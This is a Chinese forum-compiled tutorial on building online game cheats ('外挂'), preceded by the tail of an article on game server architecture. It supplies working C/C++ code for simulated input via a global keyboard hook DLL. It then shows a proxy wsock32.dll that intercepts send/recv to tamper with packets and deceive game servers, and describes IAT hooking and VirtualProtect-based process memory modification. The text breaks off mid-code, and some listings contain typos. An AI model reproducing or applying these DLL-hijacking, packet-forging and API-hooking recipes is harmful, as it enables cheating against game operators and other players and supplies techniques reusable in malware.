　　我们把每个模块提取出来，做成专用的服务器系统，然后建立一个连接所有服务器的数据中心来进行数据交互，这里每个模块均与数据中心创建了连接，保证了每个模块的相关性，同时玩家转变为与当前提供服务的服务器进行连接通讯，这样就可以缓解单独一台服务器所承受的负担，把压力分散到多台服务器上，同时保证了数据的统一，而且就算某台服务器因为异常而当机也不会影响其他模块的游戏玩家，从而提高了整体稳定性。

　　分组式服务器缓解了服务器的压力，但也带来了服务器调度问题，分组式服务器需要对服务器跳转进行处理，就以一个玩家进行游戏场景跳转作为讨论基础：假设有一玩家处于游戏场景A，他想从场景A 跳转到场景B，在游戏中，我们称之场景切换，这时玩家就会触发跳转需求，比如走到了场景中的切换点，这样服务器就把玩家数据从"游戏场景A 服务器"删除，同时在"游戏场景B 服务器"中把玩家建立起来。

　　这里描述了场景切换的简单模型，当中处理还有很多步骤，不过通过这样的思考相信大家可以派生出很多应用技巧。不过需要注意的是，在场景切换或者说模块间切换的时候，需要切实考虑好数据的传输安全以及逻辑合理性，否则切换很可能会成为将来玩家复制物品的桥梁。

　　总结

　　本篇讲述的都是通过一些简单的过程来进行网络游戏通讯，提供了一个制作的思路，虽然具体实现起来还有许多要做，但只要顺着这个思路去扩展、去完善，相信大家很快就能够编写出自己的网络通讯模块。由于时间仓促，本文在很多细节方面都有省略，文中若有错误之处也望大家见谅。

go\*odmorning收集整理(请勿删除)

游戏外挂设计技术探讨①

一、 前言

　　所谓游戏外挂，其实是一种游戏外辅程序，它可以协助玩家自动产生游戏动作、修改游戏网络数据包以及修改游戏内存数据等，以实现玩家用最少的时间和金钱去完成功力升级和过关斩将。虽然，现在对游戏外挂程序的“合法”身份众说纷纭，在这里我不想对此发表任何个人意见，让时间去说明一切吧。

　　不管游戏外挂程序是不是“合法”身份，但是它却是具有一定的技术含量的，在这些小小程序中使用了许多高端技术，如拦截Sock技术、拦截API技术、模拟键盘与鼠标技术、直接修改程序内存技术等等。本文将对常见的游戏外挂中使用的技术进行全面剖析。

　　二、认识外挂

　　游戏外挂的历史可以追溯到单机版游戏时代，只不过当时它使用了另一个更通俗易懂的名字??游戏修改器。它可以在游戏中追踪锁定游戏主人公的各项能力数值。这样玩家在游戏中可以达到主角不掉血、不耗费魔法、不消耗金钱等目的。这样降低了游戏的难度，使得玩家更容易通关。

　　随着网络游戏的时代的来临，游戏外挂在原有的功能之上进行了新的发展，它变得更加多种多样，功能更加强大，操作更加简单，以至有些游戏的外挂已经成为一个体系，比如《石器时代》，外挂品种达到了几十种，自动战斗、自动行走、自动练级、自动补血、加速、不遇敌、原地遇敌、快速增加经验值、按键精灵……几乎无所不包。

　　游戏外挂的设计主要是针对于某个游戏开发的，我们可以根据它针对的游戏的类型可大致可将外挂分为两种大类。

　　一类是将游戏中大量繁琐和无聊的攻击动作使用外挂自动完成，以帮助玩家轻松搞定攻击对象并可以快速的增加玩家的经验值。比如在《龙族》中有一种工作的设定，玩家的工作等级越高，就可以驾驭越好的装备。但是增加工作等级却不是一件有趣的事情，毋宁说是重复枯燥的机械劳动。如果你想做法师用的杖，首先需要做基本工作--?砍树。砍树的方法很简单，在一棵大树前不停的点鼠标就可以了，每10000的经验升一级。这就意味着玩家要在大树前不停的点击鼠标，这种无聊的事情通过"按键精灵"就可以解决。外挂的"按键精灵"功能可以让玩家摆脱无趣的点击鼠标的工作。

　　另一类是由外挂程序产生欺骗性的网络游戏封包，并将这些封包发送到网络游戏服务器，利用这些虚假信息欺骗服务器进行游戏数值的修改，达到修改角色能力数值的目的。这类外挂程序针对性很强，一般在设计时都是针对某个游戏某个版本来做的，因为每个网络游戏服务器与客户端交流的数据包各不相同，外挂程序必须要对欺骗的网络游戏服务器的数据包进行分析，才能产生服务器识别的数据包。这类外挂程序也是当前最流利的一类游戏外挂程序。

　　另外，现在很多外挂程序功能强大，不仅实现了自动动作代理和封包功能，而且还提供了对网络游戏的客户端程序的数据进行修改，以达到欺骗网络游戏服务器的目的。我相信，随着网络游戏商家的反外挂技术的进展，游戏外挂将会产生更多更优秀的技术，让我们期待着看场技术大战吧......

　　三、外挂技术综述

　　可以将开发游戏外挂程序的过程大体上划分为两个部分：

　　前期部分工作是对外挂的主体游戏进行分析，不同类型的外挂分析主体游戏的内容也不相同。如外挂为上述谈到的外挂类型中的第一类时，其分析过程常是针对游戏的场景中的攻击对象的位置和分布情况进行分析，以实现外挂自动进行攻击以及位置移动。如外挂为外挂类型中的第二类时，其分析过程常是针对游戏服务器与客户端之间通讯包数据的结构、内容以及加密算法的分析。因网络游戏公司一般都不会公布其游戏产品的通讯包数据的结构、内容和加密算法的信息，所以对于开发第二类外挂成功的关键在于是否能正确分析游戏包数据的结构、内容以及加密算法，虽然可以使用一些工具辅助分析，但是这还是一种坚苦而复杂的工作。

　　后期部分工作主要是根据前期对游戏的分析结果，使用大量的程序开发技术编写外挂程序以实现对游戏的控制或修改。如外挂程序为第一类外挂时，通常会使用到鼠标模拟技术来实现游戏角色的自动位置移动，使用键盘模拟技术来实现游戏角色的自动攻击。如外挂程序为第二类外挂时，通常会使用到挡截Sock和挡截API函数技术，以挡截游戏服务器传来的网络数据包并将数据包修改后封包后传给游戏服务器。另外，还有许多外挂使用对游戏客户端程序内存数据修改技术以及游戏加速技术。

　　本文主要是针对开发游戏外挂程序后期使用的程序开发技术进行探讨，重点介绍的如下几种在游戏外挂中常使用的程序开发技术：

　　● 动作模拟技术：主要包括键盘模拟技术和鼠标模拟技术。

　　● 封包技术：主要包括挡截Sock技术和挡截API技术。

四、动作模拟技术

　　我们在前面介绍过，几乎所有的游戏都有大量繁琐和无聊的攻击动作以增加玩家的功力，还有那些数不完的迷宫，这些好像已经成为了角色游戏的代名词。现在，外挂可以帮助玩家从这些繁琐而无聊的工作中摆脱出来，专注于游戏情节的进展。外挂程序为了实现自动角色位置移动和自动攻击等功能，需要使用到键盘模拟技术和鼠标模拟技术。下面我们将重点介绍这些技术并编写一个简单的实例帮助读者理解动作模拟技术的实现过程。

　　１． 鼠标模拟技术

　　几乎所有的游戏中都使用了鼠标来改变角色的位置和方向，玩家仅用一个小小的鼠标，就可以使角色畅游天下。那么，我们如何实现在没有玩家的参与下角色也可以自动行走呢。其实实现这个并不难，仅仅几个Windows API函数就可以搞定，让我们先来认识认识这些API函数。

　　(1) 模拟鼠标动作API函数mouse\_event，它可以实现模拟鼠标按下和放开等动作。

　　　　VOID mouse\_event(

　　　　　　DWORD dwFlags, // 鼠标动作标识。

　　　　　　DWORD dx, // 鼠标水平方向位置。

　　　　　　DWORD dy, // 鼠标垂直方向位置。

　　　　　　DWORD dwData, // 鼠标轮子转动的数量。

　　　　　　DWORD dwExtraInfo // 一个关联鼠标动作辅加信息。

　　　　);

　　其中，dwFlags表示了各种各样的鼠标动作和点击活动，它的常用取值如下：

　　　MOUSEEVENTF\_MOVE　表示模拟鼠标移动事件。

　　　MOUSEEVENTF\_LEFTDOWN 表示模拟按下鼠标左键。

　　　MOUSEEVENTF\_LEFTUP 表示模拟放开鼠标左键。

　　　MOUSEEVENTF\_RIGHTDOWN 表示模拟按下鼠标右键。

　　　MOUSEEVENTF\_RIGHTUP 表示模拟放开鼠标右键。

　　　MOUSEEVENTF\_MIDDLEDOWN 表示模拟按下鼠标中键。

　　　MOUSEEVENTF\_MIDDLEUP 表示模拟放开鼠标中键。

　　(2)、设置和获取当前鼠标位置的API函数。获取当前鼠标位置使用GetCursorPos()函数，设置当前鼠标位置使用SetCursorPos()函数。

　　　　BOOL GetCursorPos(

　　　　　LPPOINT　lpPoint // 返回鼠标的当前位置。

　　　　);

　　　　BOOL SetCursorPos(

　　　　int X, // 鼠标的水平方向位置。

　　　　　　int Y //鼠标的垂直方向位置。

　　　　);

　　通常游戏角色的行走都是通过鼠标移动至目的地，然后按一下鼠标的按钮就搞定了。下面我们使用上面介绍的API函数来模拟角色行走过程。

　　　CPoint oldPoint,newPoint;

　　　GetCursorPos(&oldPoint); //保存当前鼠标位置。

　　　newPoint.x = oldPoint.x+40;

　　　newPoint.y = oldPoint.y+10;

　　　SetCursorPos(newPoint.x,newPoint.y); //设置目的地位置。

　　　mouse\_event(MOUSEEVENTF\_RIGHTDOWN,0,0,0,0);//模拟按下鼠标右键。

　　　mouse\_event(MOUSEEVENTF\_RIGHTUP,0,0,0,0);//模拟放开鼠标右键。

　　2． 键盘模拟技术

　　在很多游戏中，不仅提供了鼠标的操作，而且还提供了键盘的操作，在对攻击对象进行攻击时还可以使用快捷键。为了使这些攻击过程能够自动进行，外挂程序需要使用键盘模拟技术。像鼠标模拟技术一样，Windows API也提供了一系列API函数来完成对键盘动作的模拟。

　　模拟键盘动作API函数keydb\_event，它可以模拟对键盘上的某个或某些键进行按下或放开的动作。

　　　VOID keybd\_event(

　　　　　BYTE bVk, // 虚拟键值。

　　　　　BYTE bScan, // 硬件扫描码。

　　　　　DWORD dwFlags, // 动作标识。

　　　　　DWORD dwExtraInfo // 与键盘动作关联的辅加信息。

　　　);

　　其中，bVk表示虚拟键值，其实它是一个BYTE类型值的宏，其取值范围为1-254。有关虚拟键值表请在MSDN上使用关键字“Virtual-Key Codes”查找相关资料。bScan表示当键盘上某键被按下和放开时，键盘系统硬件产生的扫描码，我们可以MapVirtualKey()函数在虚拟键值与扫描码之间进行转换。dwFlags表示各种各样的键盘动作，它有两种取值：KEYEVENTF\_EXTENDEDKEY和KEYEVENTF\_KEYUP。

　　下面我们使用一段代码实现在游戏中按下Shift+R快捷键对攻击对象进行攻击。

　　　keybd\_event(VK\_CONTROL,MapVirtualKey(VK\_CONTROL,0),0,0); //按下CTRL键。

　　　keybd\_event(0x52,MapVirtualKey(0x52,0),0,0);//键下R键。

　　　keybd\_event(0x52,MapVirtualKey(0x52,0), KEYEVENTF\_KEYUP,0);//放开R键。

　　　keybd\_event(VK\_CONTROL,MapVirtualKey(VK\_CONTROL,0),

　　　KEYEVENTF\_KEYUP,0);//放开CTRL键。

　　3． 激活外挂

　　上面介绍的鼠标和键盘模拟技术实现了对游戏角色的动作部分的模拟，但要想外挂能工作于游戏之上，还需要将其与游戏的场景窗口联系起来或者使用一个激活键，就象按键精灵的那个激活键一样。我们可以用GetWindow函数来枚举窗口，也可以用Findwindow函数来查找特定的窗口。另外还有一个FindWindowEx函数可以找到窗口的子窗口，当游戏切换场景的时候我们可以用FindWindowEx来确定一些当前窗口的特征，从而判断是否还在这个场景，方法很多了，比如可以GetWindowInfo来确定一些东西，比如当查找不到某个按钮的时候就说明游戏场景已经切换了等等办法。当使用激活键进行关联，需要使用Hook技术开发一个全局键盘钩子，在这里就不具体介绍全局钩子的开发过程了，在后面的实例中我们将会使用到全局钩子，到时将学习到全局钩子的相关知识。

goodmorning收集整理(\*请勿删除)

游戏外挂设计技术探讨②

4． 实例实现

　　通过上面的学习，我们已经基本具备了编写动作式游戏外挂的能力了。下面我们将创建一个画笔程序外挂，它实现自动移动画笔字光标的位置并写下一个红色的“R”字。以这个实例为基础，加入相应的游戏动作规则，就可以实现一个完整的游戏外挂。这里作者不想使用某个游戏作为例子来开发外挂（因没有游戏商家的授权啊！），如读者感兴趣的话可以找一个游戏试试，最好仅做测试技术用。

　　首先，我们需要编写一个全局钩子，使用它来激活外挂，激活键为F10。创建全局钩子步骤如下：

　　(1)．选择MFC AppWizard(DLL)创建项目ActiveKey，并选择MFC Extension DLL（共享MFC拷贝）类型。

　　(2).插入新文件ActiveKey.h，在其中输入如下代码：

　　　#ifndef \_KEYDLL\_H

　　　#define \_KEYDLL\_H

　　　class AFX\_EXT\_CLASS CKeyHook:public CObject

　　　{

　　　　public:

　CKeyHook();

　~CKeyHook();

　HHOOK Start();　//安装钩子

　BOOL Stop(); //卸载钩子

　　　};

　　　#endif

　　(3).在ActiveKey.cpp文件中加入声明＂#include ActiveKey.h＂。

　　(4).在ActiveKey.cpp文件中加入共享数据段，代码如下：

　　　//Shared data section

　　　#pragma data\_seg("sharedata")

　　　HHOOK glhHook=NULL; //钩子句柄。

　　　HINSTANCE glhInstance=NULL; //DLL实例句柄。

　　　#pragma data\_seg()

　　(5).在ActiveKey.def文件中设置共享数据段属性，代码如下：

　　　SETCTIONS

　　　shareddata READ WRITE SHARED

　　(6).在ActiveKey.cpp文件中加入CkeyHook类的实现代码和钩子函数代码：

　　　//键盘钩子处理函数。

　　　extern "C" LRESULT WINAPI KeyboardProc(int nCode,WPARAM wParam,LPARAM lParam)

　　　{

　　　if( nCode >= 0 )

　　　{

　　　if( wParam == 0X79 )//当按下F10键时，激活外挂。

　{

　　//外挂实现代码。

CPoint newPoint,oldPoint;

　　 GetCursorPos(&oldPoint);

　　 newPoint.x = oldPoint.x+40;

　　 newPoint.y = oldPoint.y+10;

　　 SetCursorPos(newPoint.x,newPoint.y);

　　 mouse\_event(MOUSEEVENTF\_LEFTDOWN,0,0,0,0);//模拟按下鼠标左键。

　　mouse\_event(MOUSEEVENTF\_LEFTUP,0,0,0,0);//模拟放开鼠标左键。

　　keybd\_event(VK\_SHIFT,MapVirtualKey(VK\_SHIFT,0),0,0); //按下SHIFT键。

　　keybd\_event(0x52,MapVirtualKey(0x52,0),0,0);//按下R键。

　　keybd\_event(0x52,MapVirtualKey(0x52,0),KEYEVENTF\_KEYUP,0);//放开R键。

　　keybd\_event(VK\_SHIFT,MapVirtualKey(VK\_SHIFT,0),KEYEVENTF\_KEYUP,0);//放开SHIFT键。

　　　　　　SetCursorPos(oldPoint.x,oldPoint.y);

　}

　　　}

　　　return CallNextHookEx(glhHook,nCode,wParam,lParam);

　　　}

　　　CKeyHook::CKeyHook(){}

　　　CKeyHook::~CKeyHook()

　　　{

　　　if( glhHook )

Stop();

　　　}

　　　//安装全局钩子。

　　　HHOOK CKeyHook::Start()

　　　{

glhHook = SetWindowsHookEx(WH\_KEYBOARD,KeyboardProc,glhInstance,0);//设置键盘钩子。

return glhHook;

}

　　　//卸载全局钩子。

　　　BOOL CKeyHook::Stop()

　　　{

　　　BOOL bResult = TRUE;

　if( glhHook )

　　　bResult = UnhookWindowsHookEx(glhHook);//卸载键盘钩子。

　　　return bResult;

　　　}

　　(7).修改DllMain函数，代码如下：

　　　extern "C" int APIENTRY

　　　DllMain(HINSTANCE hInstance, DWORD dwReason, LPVOID lpReserved)

　　　{

//如果使用lpReserved参数则删除下面这行

UNREFERENCED\_PARAMETER(lpReserved);

if (dwReason == DLL\_PROCESS\_ATTACH)

{

　　TRACE0("NOtePadHOOK.DLL Initializing&#33;\n");

　　 //扩展DLL仅初始化一次

　　if (&#33;AfxInitExtensionModule(ActiveKeyDLL, hInstance))

return 0;

　　new CDynLinkLibrary(ActiveKeyDLL);

　　　　　　//把DLL加入动态MFC类库中

　　glhInstance = hInstance;

　　//插入保存DLL实例句柄

}

else if (dwReason == DLL\_PROCESS\_DETACH)

{

　　TRACE0("NotePadHOOK.DLL Terminating&#33;\n");

　　//终止这个链接库前调用它

　　AfxTermExtensionModule(ActiveKeyDLL);

}

return 1;

　　　}

　　(8).编译项目ActiveKey，生成ActiveKey.DLL和ActiveKey.lib。

　　接着，我们还需要创建一个外壳程序将全局钩子安装了Windows系统中，这个外壳程序编写步骤如下：

　　(1).创建一个对话框模式的应用程序，项目名为Simulate。

　　(2).在主对话框中加入一个按钮，使用ClassWizard为其创建CLICK事件。

　　(3).将ActiveKey项目Debug目录下的ActiveKey.DLL和ActiveKey.lib拷贝到Simulate项目目录下。

　　(4).从“工程”菜单中选择“设置”，弹出Project Setting对话框，选择Link标签，在“对象/库模块”中输入ActiveKey.lib。

　　(5).将ActiveKey项目中的ActiveKey.h头文件加入到Simulate项目中，并在Stdafx.h中加入#include ActiveKey.h。

　　(6).在按钮单击事件函数输入如下代码：

　　　void CSimulateDlg::OnButton1()

　　　{

// TODO: Add your control notification handler code here

if( &#33;bSetup )

{

m\_hook.Start();//激活全局钩子。

}

else

{

m\_hook.Stop();//撤消全局钩子。

}

bSetup = &#33;bSetup;

　　　}

　　(7).编译项目，并运行程序，单击按钮激活外挂。

　　(8).启动画笔程序，选择文本工具并将笔的颜色设置为红色，将鼠标放在任意位置后，按F10键，画笔程序自动移动鼠标并写下一个红色的大写R。图一展示了按F10键前的画笔程序的状态，图二展示了按F10键后的画笔程序的状态。

图一：按F10前状态(001.jpg)

图二：按F10后状态(002.jpg)

　　五、封包技术

　　通过对动作模拟技术的介绍，我们对游戏外挂有了一定程度上的认识，也学会了使用动作模拟技术来实现简单的动作模拟型游戏外挂的制作。这种动作模拟型游戏外挂有一定的局限性，它仅仅只能解决使用计算机代替人力完成那么有规律、繁琐而无聊的游戏动作。但是，随着网络游戏的盛行和复杂度的增加，很多游戏要求将客户端动作信息及时反馈回服务器，通过服务器对这些动作信息进行有效认证后，再向客户端发送下一步游戏动作信息，这样动作模拟技术将失去原有的效应。为了更好地“外挂”这些游戏，游戏外挂程序也进行了升级换代，它们将以前针对游戏用户界面层的模拟推进到数据通讯层，通过封包技术在客户端挡截游戏服务器发送来的游戏控制数据包，分析数据包并修改数据包；同时还需按照游戏数据包结构创建数据包，再模拟客户端发送给游戏服务器，这个过程其实就是一个封包的过程。

　　封包的技术是实现第二类游戏外挂的最核心的技术。封包技术涉及的知识很广泛，实现方法也很多，如挡截WinSock、挡截API函数、挡截消息、VxD驱动程序等。在此我们也不可能在此文中将所有的封包技术都进行详细介绍，故选择两种在游戏外挂程序中最常用的两种方法：挡截WinSock和挡截API函数。

　　1． 挡截WinSock

　　众所周知，Winsock是Windows网络编程接口，它工作于Windows应用层，它提供与底层传输协议无关的高层数据传输编程接口。在Windows系统中，使用WinSock接口为应用程序提供基于TCP/IP协议的网络访问服务，这些服务是由Wsock32.DLL动态链接库提供的函数库来完成的。

　　由上说明可知，任何Windows基于TCP/IP的应用程序都必须通过WinSock接口访问网络，当然网络游戏程序也不例外。由此我们可以想象一下，如果我们可以控制WinSock接口的话，那么控制游戏客户端程序与服务器之间的数据包也将易如反掌。按着这个思路，下面的工作就是如何完成控制WinSock接口了。由上面的介绍可知，WinSock接口其实是由一个动态链接库提供的一系列函数，由这些函数实现对网络的访问。有了这层的认识，问题就好办多了，我们可以制作一个类似的动态链接库来代替原WinSock接口库，在其中实现WinSock32.dll中实现的所有函数，并保证所有函数的参数个数和顺序、返回值类型都应与原库相同。在这个自制作的动态库中，可以对我们感兴趣的函数（如发送、接收等函数）进行挡截，放入外挂控制代码，最后还继续调用原WinSock库中提供的相应功能函数，这样就可以实现对网络数据包的挡截、修改和发送等封包功能。

　　下面重点介绍创建挡截WinSock外挂程序的基本步骤：

　　(1) 创建DLL项目，选择Win32 Dynamic-Link Library，再选择An empty DLL project。

　　(2) 新建文件wsock32.h，按如下步骤输入代码：

　　① 加入相关变量声明：

　　　HMODULE hModule=NULL; //模块句柄

　　　char buffer[1000]; //缓冲区

　　　FARPROC proc; //函数入口指针

　　② 定义指向原WinSock库中的所有函数地址的指针变量，因WinSock库共提供70多个函数，限于篇幅，在此就只选择几个常用的函数列出，有关这些库函数的说明可参考MSDN相关内容。

　　　//定义指向原WinSock库函数地址的指针变量。

　　　SOCKET (\_\_stdcall \*socket1)(int ,int,int);//创建Sock函数。

　　　int　(\_\_stdcall \*WSAStartup1)(WORD,LPWSADATA);//初始化WinSock库函数。

　　　int　(\_\_stdcall \*WSACleanup1)();//清除WinSock库函数。

　　　int (\_\_stdcall \*recv1)(SOCKET ,char FAR \* ,int ,int );//接收数据函数。

　　　int (\_\_stdcall \*send1)(SOCKET ,const char \* ,int ,int);//发送数据函数。

　　　int (\_\_stdcall \*connect1)(SOCKET,const struct sockaddr \*,int);//创建连接函数。

　　　int (\_\_stdcall \*bind1)(SOCKET ,const struct sockaddr \*,int );//绑定函数。

　　　......其它函数地址指针的定义略。

　　(3) 新建wsock32.cpp文件，按如下步骤输入代码：

　　① 加入相关头文件声明：

　　　#include <windows.h>

　　　#include <stdio.h>

　　　#include "wsock32.h"

　　② 添加DllMain函数，在此函数中首先需要加载原WinSock库，并获取此库中所有函数的地址。代码如下：

　　　BOOL WINAPI DllMain (HANDLE hInst,ULONG ul\_reason\_for\_call,LPVOID lpReserved)

　　　{

　　　　if(hModule==NULL){

　　　　　//加载原WinSock库，原WinSock库已复制为wsock32.001。

　　　hModule=LoadLibrary("wsock32.001");

　　}

　　　　else return 1;

//获取原WinSock库中的所有函数的地址并保存，下面仅列出部分代码。

if(hModule&#33;=NULL){

　　　　　//获取原WinSock库初始化函数的地址，并保存到WSAStartup1中。

proc=GetProcAddress(hModule,"WSAStartup");

　　　WSAStartup1=(int (\_stdcall \*)(WORD,LPWSADATA))proc;

　　　　　//获取原WinSock库消除函数的地址，并保存到WSACleanup1中。

　　　　proc=GetProcAddress(hModule i,"WSACleanup");

　　　　WSACleanup1=(int (\_stdcall \*)())proc;

　　　　　//获取原创建Sock函数的地址，并保存到socket1中。

　　　　proc=GetProcAddress(hModule,"socket");

　　　　　socket1=(SOCKET (\_stdcall \*)(int ,int,int))proc;

　　　　　//获取原创建连接函数的地址，并保存到connect1中。

　　　　　proc=GetProcAddress(hModule,"connect");

　　　　　connect1=(int (\_stdcall \*)(SOCKET ,const struct sockaddr \*,int ))proc;

　　　　　//获取原发送函数的地址，并保存到send1中。

　　　　　proc=GetProcAddress(hModule,"send");

　　　　　send1=(int (\_stdcall \*)(SOCKET ,const char \* ,int ,int ))proc;

　　　　　//获取原接收函数的地址，并保存到recv1中。

　　　　　proc=GetProcAddress(hModule,"recv");

　　　　　recv1=(int (\_stdcall \*)(SOCKET ,char FAR \* ,int ,int ))proc;

　　　　　......其它获取函数地址代码略。

　　　}

　　　else return 0;

　　　return 1;

}

　　③ 定义库输出函数，在此可以对我们感兴趣的函数中添加外挂控制代码，在所有的输出函数的最后一步都调用原WinSock库的同名函数。部分输出函数定义代码如下：

//库输出函数定义。

//WinSock初始化函数。

　　　　int PASCAL FAR WSAStartup(WORD wVersionRequired, LPWSADATA lpWSAData)

　　　　{

　　　　　//调用原WinSock库初始化函数

　　　　　return WSAStartup1(wVersionRequired,lpWSAData);

　　　　}

　　　　//WinSock结束清除函数。

　　　　int PASCAL FAR WSACleanup(void)

　　　　{

　　　　　return WSACleanup1(); //调用原WinSock库结束清除函数。

　　　　}

　　　　//创建Socket函数。

　　　　SOCKET PASCAL FAR socket (int af, int type, int protocol)

　　　　{

　　　　　//调用原WinSock库创建Socket函数。

　　　　　return socket1(af,type,protocol);

　　　　}

　　　　//发送数据包函数

　　　　int PASCAL FAR send(SOCKET s,const char \* buf,int len,int flags)

　　　　{

　　　//在此可以对发送的缓冲buf的内容进行修改，以实现欺骗服务器。

　　　外挂代码......

　　　//调用原WinSock库发送数据包函数。

　　　　　return send1(s,buf,len,flags);

　　　　}

//接收数据包函数。

　　　　int PASCAL FAR recv(SOCKET s, char FAR \* buf, int len, int flags)

　　　　{

　　　//在此可以挡截到服务器端发送到客户端的数据包，先将其保存到buffer中。

　　　strcpy(buffer,buf);

　　　//对buffer数据包数据进行分析后，对其按照玩家的指令进行相关修改。

　　　外挂代码......

　　　//最后调用原WinSock中的接收数据包函数。

　　　　　return recv1(s, buffer, len, flags);

　　　　　}

　　　　.......其它函数定义代码略。

　　(4)、新建wsock32.def配置文件，在其中加入所有库输出函数的声明，部分声明代码如下：

　　　LIBRARY "wsock32"

　　　EXPORTS

　　　　WSAStartup @1

　　　WSACleanup @2

　　　　recv @3

　　　　send @4

　　　　socket @5

　　　bind @6

　　　closesocket @7

　　　connect @8

　　　......其它输出函数声明代码略。

　　(5)、从“工程”菜单中选择“设置”，弹出Project Setting对话框，选择Link标签，在“对象/库模块”中输入Ws2\_32.lib。

　　(6)、编译项目，产生wsock32.dll库文件。

　　(7)、将系统目录下原wsock32.dll库文件拷贝到被外挂程序的目录下，并将其改名为wsock.001；再将上面产生的wsock32.dll文件同样拷贝到被外挂程序的目录下。重新启动游戏程序，此时游戏程序将先加载我们自己制作的wsock32.dll文件，再通过该库文件间接调用原WinSock接口函数来实现访问网络。上面我们仅仅介绍了挡载WinSock的实现过程，至于如何加入外挂控制代码，还需要外挂开发人员对游戏数据包结构、内容、加密算法等方面的仔细分析（这个过程将是一个艰辛的过程），再生成外挂控制代码。关于数据包分析方法和技巧，不是本文讲解的范围，如您感兴趣可以到网上查查相关资料。

g\*oodmorning收集整理(请勿删除)

游戏外挂设计技术探讨③

2.挡截API

　　挡截API技术与挡截WinSock技术在原理上很相似，但是前者比后者提供了更强大的功能。挡截WinSock仅只能挡截WinSock接口函数，而挡截API可以实现对应用程序调用的包括WinSock API函数在内的所有API函数的挡截。如果您的外挂程序仅打算对WinSock的函数进行挡截的话，您可以只选择使用上小节介绍的挡截WinSock技术。随着大量外挂程序在功能上的扩展，它们不仅仅只提供对数据包的挡截，而且还对游戏程序中使用的Windows API或其它DLL库函数的挡截，以使外挂的功能更加强大。例如，可以通过挡截相关API函数以实现对非中文游戏的汉化功能，有了这个利器，可以使您的外挂程序无所不能了。

　　挡截API技术的原理核心也是使用我们自己的函数来替换掉Windows或其它DLL库提供的函数，有点同挡截WinSock原理相似吧。但是，其实现过程却比挡截WinSock要复杂的多，如像实现挡截Winsock过程一样，将应用程序调用的所有的库文件都写一个模拟库有点不大可能，就只说Windows API就有上千个，还有很多库提供的函数结构并未公开，所以写一个模拟库代替的方式不大现实，故我们必须另谋良方。

　　挡截API的最终目标是使用自定义的函数代替原函数。那么，我们首先应该知道应用程序何时、何地、用何种方式调用原函数。接下来，需要将应用程序中调用该原函数的指令代码进行修改，使它将调用函数的指针指向我们自己定义的函数地址。这样，外挂程序才能完全控制应用程序调用的API函数，至于在其中如何加入外挂代码，就应需求而异了。最后还有一个重要的问题要解决，如何将我们自定义的用来代替原API函数的函数代码注入被外挂游戏程序进行地址空间中，因在Windows系统中应用程序仅只能访问到本进程地址空间内的代码和数据。

　　综上所述，要实现挡截API函数，至少需要解决如下三个问题：

　　● 如何定位游戏程序中调用API函数指令代码？

　　● 如何修改游戏程序中调用API函数指令代码？

　　● 如何将外挂代码（自定义的替换函数代码）注入到游戏程序进程地址空间？

　　下面我们逐一介绍这几个问题的解决方法：

　　(1) 、定位调用API函数指令代码

　　我们知道，在汇编语言中使用CALL指令来调用函数或过程的，它是通过指令参数中的函数地址而定位到相应的函数代码的。那么，我们如果能寻找到程序代码中所有调用被挡截的API函数的CALL指令的话，就可以将该指令中的函数地址参数修改为替代函数的地址。虽然这是一个可行的方案，但是实现起来会很繁琐，也不稳健。庆幸的是，Windows系统中所使用的可执行文件（PE格式）采用了输入地址表机制，将所有在程序调用的API函数的地址信息存放在输入地址表中，而在程序代码CALL指令中使用的地址不是API函数的地址，而是输入地址表中该API函数的地址项，如想使程序代码中调用的API函数被代替掉，只用将输入地址表中该API函数的地址项内容修改即可。具体理解输入地址表运行机制，还需要了解一下PE格式文件结构，其中图三列出了PE格式文件的大致结构。

　　图三：PE格式大致结构图(003.jpg)

　　PE格式文件一开始是一段DOS程序，当你的程序在不支持Windows的环境中运行时，它就会显示“This Program cannot be run in DOS mode”这样的警告语句，接着这个DOS文件头，就开始真正的PE文件内容了。首先是一段称为“IMAGE\_NT\_HEADER”的数据，其中是许多关于整个PE文件的消息，在这段数据的尾端是一个称为Data Directory的数据表，通过它能快速定位一些PE文件中段（section）的地址。在这段数据之后，则是一个“IMAGE\_SECTION\_HEADER”的列表，其中的每一项都详细描述了后面一个段的相关信息。接着它就是PE文件中最主要的段数据了，执行代码、数据和资源等等信息就分别存放在这些段中。

　　在所有的这些段里，有一个被称为“.idata”的段（输入数据段）值得我们去注意，该段中包含着一些被称为输入地址表（IAT，Import Address Table）的数据列表。每个用隐式方式加载的API所在的DLL都有一个IAT与之对应，同时一个API的地址也与IAT中一项相对应。当一个应用程序加载到内存中后，针对每一个API函数调用，相应的产生如下的汇编指令：

　　JMP DWORD PTR [XXXXXXXX]

　　或

　　CALL DWORD PTR [XXXXXXXX]

　　其中，[XXXXXXXX]表示指向了输入地址表中一个项，其内容是一个DWORD，而正是这个DWORD才是API函数在内存中的真正地址。因此我们要想拦截一个API的调用，只要简单的把那个DWORD改为我们自己的函数的地址。

　　(2) 、修改调用API函数代码

　　从上面对PE文件格式的分析可知，修改调用API函数代码其实是修改被调用API函数在输入地址表中IAT项内容。由于Windows系统对应用程序指令代码地址空间的严密保护机制，使得修改程序指令代码非常困难，以至于许多高手为之编写VxD进入Ring0。在这里，我为大家介绍一种较为方便的方法修改进程内存，它仅需要调用几个Windows核心API函数，下面我首先来学会一下这几个API函数：

　　　DWORD VirtualQuery(

　　　LPCVOID lpAddress, // address of region

　　　PMEMORY\_BASIC\_INFORMATION lpBuffer, // information buffer

　　　DWORD dwLength // size of buffer

　　　);

　　该函数用于查询关于本进程内虚拟地址页的信息。其中，lpAddress表示被查询页的区域地址；lpBuffer表示用于保存查询页信息的缓冲；dwLength表示缓冲区大小。返回值为实际缓冲大小。

　　　BOOL VirtualProtect(

　　　LPVOID lpAddress, // region of committed pages

　　　SIZE\_T dwSize, // size of the region

　　　DWORD flNewProtect, // desired access protection

　　　PDWORD lpflOldProtect // old protection

　　　);

　　该函数用于改变本进程内虚拟地址页的保护属性。其中，lpAddress表示被改变保护属性页区域地址；dwSize表示页区域大小；flNewProtect表示新的保护属性，可取值为PAGE\_READONLY、PAGE\_READWRITE、PAGE\_EXECUTE等；lpflOldProtect表示用于保存改变前的保护属性。如果函数调用成功返回“T”，否则返回“F”。

　　有了这两个API函数，我们就可以随心所欲的修改进程内存了。首先，调用VirtualQuery()函数查询被修改内存的页信息，再根据此信息调用VirtualProtect()函数改变这些页的保护属性为PAGE\_READWRITE，有了这个权限您就可以任意修改进程内存数据了。下面一段代码演示了如何将进程虚拟地址为0x0040106c处的字节清零。

　　　BYTE\* pData = 0x0040106c;

